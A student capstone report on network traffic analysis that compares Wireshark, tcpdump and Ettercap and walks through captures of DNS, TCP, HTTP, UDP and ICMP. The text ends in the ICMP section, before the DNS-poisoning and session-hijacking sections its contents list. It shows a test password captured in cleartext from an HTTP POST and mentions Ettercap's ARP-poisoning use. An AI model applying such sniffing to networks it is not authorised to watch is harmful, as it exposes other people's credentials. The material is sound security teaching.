

Capstone Project: Packet sniffing and analysis in Network Traffic Analysis .....	2
Introduction to Network Traffic Analysis: .....	2
Why it is important: .....	2
• Security .....	2
• Performance Monitoring .....	2
• Troubleshooting .....	2
Network Packets: .....	2
Comparing Packet Capture Tools: .....	2
Wireshark: .....	2
• Strengths: .....	2
• Weaknesses: .....	2
• Use Cases: .....	2
Tcpdump: .....	2
• Strengths .....	2
• Weaknesses .....	2
• Use Cases: .....	2
Ettercap:.....	2
• Strengths .....	2
• Weaknesses .....	2
• Use Cases: .....	2
Network Traffic Analysis in Wireshark: .....	3
1. Domain Name System:.....	4
2. Transmission Control Protocol:.....	5
3. Hypertext Transfer Protocol: .....	9
4. User Datagram Protocol: .....	10
5. Internet Control Message Protocol: .....	11
6. Secure Sockets Layer and Transport Layer Security (SSL/TLS): .....	14
Network Traffic Analysis in Tcpdump: .....	18
Network Interfaces: .....	18
Analyze Protocols.....	23
Implementation of DNS Poisoning Attack: .....	25

Steps to prevent DNS poisoning: .....	32
Implementation of TCP-Session Hijacking Attack:.....	33
Steps to prevent session hijacking .....	37
Analyzing Intercepted YouTube Traffic with Wireshark, Nmap and Scapy: .....	37
References: .....	41

## Capstone Project: Packet sniffing and analysis in Network Traffic Analysis

**Introduction to Network Traffic Analysis:** Network traffic analysis is the process of monitoring and evaluating data packets as they move through a computer network to understand more about the behavior, security, and performance of the network.

**Why it is important:** Network traffic analysis provides vital visibility into security, performance, operations of networks. Key benefits include:

- Security - Identifies anomalies and malicious activities, aids forensic analysis, and proactive monitoring.
- Performance Monitoring - Measures utilization, latency, packet loss to diagnose issues.
- Troubleshooting - Isolates problems like DNS delays, retransmissions, protocol errors.  
Correlates with logs.

**Network Packets:** Small data packets known as network packets are sent across a network and include information, such as source and destination addresses.

**Comparing Packet Capture Tools:**

**Wireshark:**

- Strengths: Graphical interface, vast protocol analysis and filtering, rich inspection and debugging.
- Weaknesses: High resource usage, steep learning curve for advanced features.
- Use Cases: Protocol analysis/reverse engineering, application debugging, security forensics.

**Tcpdump:**

- Strengths: Lightweight, flexible filtering, scripting/automation via command-line.
- Weaknesses: No graphical view, limited protocol decoding, lacks advanced analysis.
- Use Cases: Packet sniffing, baseline recording, traffic surveys, routine monitoring.


**Ettercap:**

- Strengths: Support for advanced attacks like ARP poisoning, active/passive dissection.
- Weaknesses: Limited protocol support, no traffic baseline/statistics.
- Use Cases: Security testing, MITM analysis, educational attack demos.

## Network Traffic Analysis in Wireshark:


To capture network traffic, the first step is to select the network interface. As shown in the image below, different interfaces generate network traffic such as Wi-Fi, VMware, Ethernet, Adapter and Local Area Connections. For this analysis, the Wi-Fi interface was selected to analyze the network traffic.

Analyzation of the Wi-Fi network traffic:



**Figure: network interface**

Wireshark has basically 3 panes called timeline, Packet details, and Raw/HAX data.



**Figure: Wireshark panes**

- Timeline or Packet List: In Wireshark, the "Time" column in the packet list pane is frequently referred to as the timeline and displays the chronological order of captured packets depending on their timestamp.
- Packet Details: In the "Packet Details" pane, Wireshark offers an in-depth packet analysis. Users can expand individual packets to inspect different layers and fields of the packet, including protocol-specific data.
- Packet Bytes or Visualization of Raw Data: The "Hex Dump" pane, which presents the binary information of each packet in a hexadecimal format, allows users to inspect the raw hexadecimal data of packets [1].

Different network protocols captured in Wireshark are analyzed including DNS, TCP, HTTP, UDP, ICMP and SSL/TLS.

1. Domain Name System: To capture DNS traffic, the Amazon website was visited in the browser, generating DNS queries and responses. As shown in the image below, the captured DNS traffic contains the queries and responses.




Figure: List of DNS packets





Figure: DNS queries

### It contains 3 parameters:

- Name: The domain name for which the DNS resolver is looking up information is specified in the "Name" section of a DNS query. It is necessary to convert the human-readable web address (such as www.amazon.com) into an IP address.
- Class: The DNS query is being conducted for a certain protocol family or category, as indicated by the "Class" parameter. The most typical class, "IN" (Internet), is used for typical DNS requests on the open internet.
- Type: The "Type" field indicates the kind of DNS record that is being asked for. Types that are frequently used include "A" (for IPv4 addresses), "AAAA" (for IPv6 addresses), "MX" (for mail exchange), and "CNAME" (for canonical names). It establishes the type of data the DNS resolver is looking for the given domain name.





**Figure: DNS query response**

#### It contains 4 parameters:

- Transaction ID: An individual identifier known as a transaction ID is used to link the response to the original query.
- Flags: Control and status details, such as whether a response has been received, error codes, and support for repetition.
- Questions: In a response, the number of queries in the first request is often indicated by the number 0.
- Answers: Provide the requested information (such as IP addresses), specifying the number of resource records that make up the response [2].

2. Transmission Control Protocol: Capturing the TCP traffic in Wireshark involves TCP connection Establishment and TCP connection Termination.

**TCP connection Establishment:** To start a connection with a specific server, the local host's IP address sends a synchronization packet (SYN). In return, the server sends a synchronization packet (SYN) back to the local host, so combining a SYN+ACK packet, and acknowledges this SYN packet (ACK) to confirm completion of the connection request from the host's IP address. In order to finish the connection establishment process, the host responds to the server's SYN message with an ACK packet [4].



**Figure: 3-Way Handshake Communication in Wireshark**

#### Parameters of TCP packet:


- Source Port (Src Port): The port used by the sender (source) for the TCP connection is known as the source port.
- Destination Port (Dst Port): The port used by the receiver (destination) for the TCP connection is known as the destination port.
- Sequence Number (Seq): To ensure appropriate sequencing and data integrity, each TCP segment is assigned a sequence number (Seq).
- Acknowledgment Number (Ack): The sequence number that the packet's sender expects to get next is indicated by the acknowledgment number (Ack).
- Flags: The purpose and condition of a TCP packet are indicated by flags like SYN (synchronize), ACK (acknowledgment), PSH (push), RST (reset), and FIN (finish).
  - SYN: Starts a connection.
  - ACK: Acknowledges receipt of data.
  - PSH: Pushes data to the application as soon as possible.


- o URG: Indicates that the data is urgent.
- o RST: Restarts or terminates the connection.
- o FIN: Indicates that the sender is done.
- Window Size (Win): Specifies the size of the receiving window, letting the sender know how much data to send before receiving a response.
- Checksum: A number used to verify the integrity of a TCP packet as it is being transmitted.
- Urgent Pointer: The Urgent Pointer identifies the data in the packet as urgent and requesting for immediate processing.
- Options: This field can contain a number of TCP options, including Maximum Segment Size (MSS) and Timestamps.
- Payload: The payload of a TCP packet is the actual data being sent [3].

#### **Process of TCP Connection Establishment:**

- Step 1 (SYN): The connection is started in the first phase by the client (10.159.204.118) sending a TCP segment with the SYN (Synchronize Sequence Number) flag set. This flag defines the sequence number the client will use for its segments and notifies the server that the client wishes to initiate communication.
- Step 2 (SYN + ACK): The second phase is when the server (10.159.204.75) answers to the client's request. It transmits a TCP segment (SYN-ACK) with the SYN and ACK flags both set. The SYN flag defines the sequence number the server will use for its segments as well as whether it has acknowledged the client's request to establish a connection.
- Step 3 (ACK): In the final step, the client acknowledges the server's response. It sends a TCP segment that includes the ACK flag. This ACK packet indicates that the client has received the server's response and that the beginning sequence numbers have been agreed upon by both the client and the server. At this stage, they have established a strong TCP connection and are ready to begin data transfer [4].

**TCP connection Termination:** TCP establishes a connection between two devices, and when the data flow is finished or one of the devices wishes to terminate the connection, a sequence of actions are done to ensure a neat and efficient connection termination.





**Figure: TCP connection termination**

### Process of TCP connection Termination:

- Client Requests an Active Close (FIN=1, seq=u): The client starts the process of termination by sending a TCP packet with the FIN (Finish) flag set to 1 with the IP address 10.159.204.118 and source port 54152. This shows that the client wants to terminate the server-to-client transmission. This packet's sequence number is indicated as "seq=u."
- Server Acknowledges Client's FIN (ACK=1, seq=v, ack=u+1): When a client sends a FIN packet to the server with the IP address 10.159.204.75 and destination port 49153, the server receives it and responds by sending a TCP packet with the ACK (Acknowledgment) flag set to 1. This acknowledgment packet confirms that the client's FIN packet has been received. This packet's sequence number is denoted as "seq=v," which recognizes the client's sequence number of "u+1."
- Server starts a passive close(FIN=1, ACK=1, seq=w, ACK=u+1): If there is further information on the server that needs to be sent to the client, it will do so. However, the server begins its own termination after it completes its transfer by sending a TCP packet with the FIN and ACK flags both set to 1. This packet's sequence number is denoted as "seq=w," which recognizes the client's sequence number of "u+1."
- Client Acknowledges Server's FIN (ACK=1, seq=u+1, ack=w+1): When the client receives a FIN-ACK packet from the server, it responds by sending a TCP packet with the ACK flag set to 1. The client has acknowledged and accepted the server's request to terminate the connection by acknowledging the server's sequence number "w+1" in this acknowledgment packet. This packet's sequence number is shown as "seq=u+1," which acknowledges the server's sequence number of "w+1" [5].

3. Hypertext Transfer Protocol: To capture HTTP traffic, an unsecured website was visited in Wireshark. While on the website, a username and password "test123" were entered. This enabled analysis of the network traffic generated during that session.

Figure: login page of http website

HTTP has basically 2 parameters: GET and POST

**GET method:** GET is a method used to retrieve information from a web server, including websites and resources.

**Wireshark Analysis:** In the packets collected, HTTP GET requests were observed. HTTP GET requests are used to request specific URLs and resources from the server.




Figure: HTTP GET Method Analysis Using Wireshark

**POST method:** POST is used to transfer data privately to a web server; it is frequently used to send sensitive information or to submit forms.

Wireshark Analysis: In the collected packets, HTTP POST requests were also observed. The username and password "test123" were submitted to the server as part of the request body and used for authentication of the request[6].




Figure: HTTP POST Method Analysis Using Wireshark

4. User Datagram Protocol: PowerShell was utilized to generate UDP packets for collection in Wireshark for analysis of UDP traffic. The message "Hello, UDP!" was configured in the transmitted packet, with the destination IP address set to 8.8.8.8 and destination port 1234 specified.

```
PS C:\WINDOWS\System32> $message = "Hello, UDP!"
$message
$destinationIP = "8.8.8.8"
$destinationPort = 1234

$udpClient = New-Object System.Net.Sockets.UdpClient
$udpClient.Connect($destinationIP, $destinationPort)
$udpClient.Send([System.Text.Encoding]::ASCII.GetBytes($message), $message.Length)
$udpClient.Close()

11

PS C:\WINDOWS\System32>
```

Figure: Sending UDP message




Figure: UDP packet captured in Wireshark

#### Parameter of the UDP packet:

- Source Port: The Source Port reveals the sending application or service.
- Destination Port: The Destination Port indicates which application or service will receive the packet.
- Length: The Length shows the full size of the UDP packet including the header and data.
- Checksum: The optional Checksum provides error checking capability for the packet.
- UDP Payload: The UDP Payload contains the actual application data being transmitted.
- Stream: Although not part of the header, the Stream shows the communication flow between the UDP endpoints.
- Timestamps: Timestamps reveal when the packets were sent and received, useful for analysis [7].

5. Internet Control Message Protocol: To capture the ICMP traffic, ping command is used to analyze the traffic.

```
C:\Users\kajol>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=23ms TTL=115
Reply from 8.8.8.8: bytes=32 time=24ms TTL=115
Reply from 8.8.8.8: bytes=32 time=28ms TTL=115
Reply from 8.8.8.8: bytes=32 time=25ms TTL=115

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 23ms, Maximum = 28ms, Average = 25ms

C:\Users\kajol>
```




Figure: ICMP packet captured in Wireshark [8]

Parameters of ICMP packet: It contains ICMP echo (ping) request and reply.

ICMP Request:




Figure: ICMP request packet

Key parameters for ICMP Echo (ping) request:

- Type - Usually Echo Request (Type 8) for ping requests.
- Code - Provides additional info about the request type. Usually 0 for pings.
- Identifier - Unique ID to identify the request.
- Sequence Number - Incremented for each request in sequence.
- Payload - Contains timestamp or other data.
- Source IP Address - Sender's IP address.
- Destination IP Address - Receiver's IP address.
- Timestamp - Time when request was sent.

## ICMP Reply:




Figure: ICMP reply packet

### Key parameters for ICMP Echo (ping) request:

- Type - Usually Echo Reply (Type 0) for ping replies.
- Code - Provides extra info about reply. 0 for standard pings.
- Identifier - Matches identifier field in original request.
- Sequence Number - Same as in request so requests and replies can be mapped.
- Payload - May contain data from request.
- Source IP Address - Responder's IP address.
- Destination IP Address - Original sender's IP address.
- Timestamp - Time when reply was received.
- Round Trip Time - Time between request and corresponding reply.

### Content of an ICMP packet with IPv4:


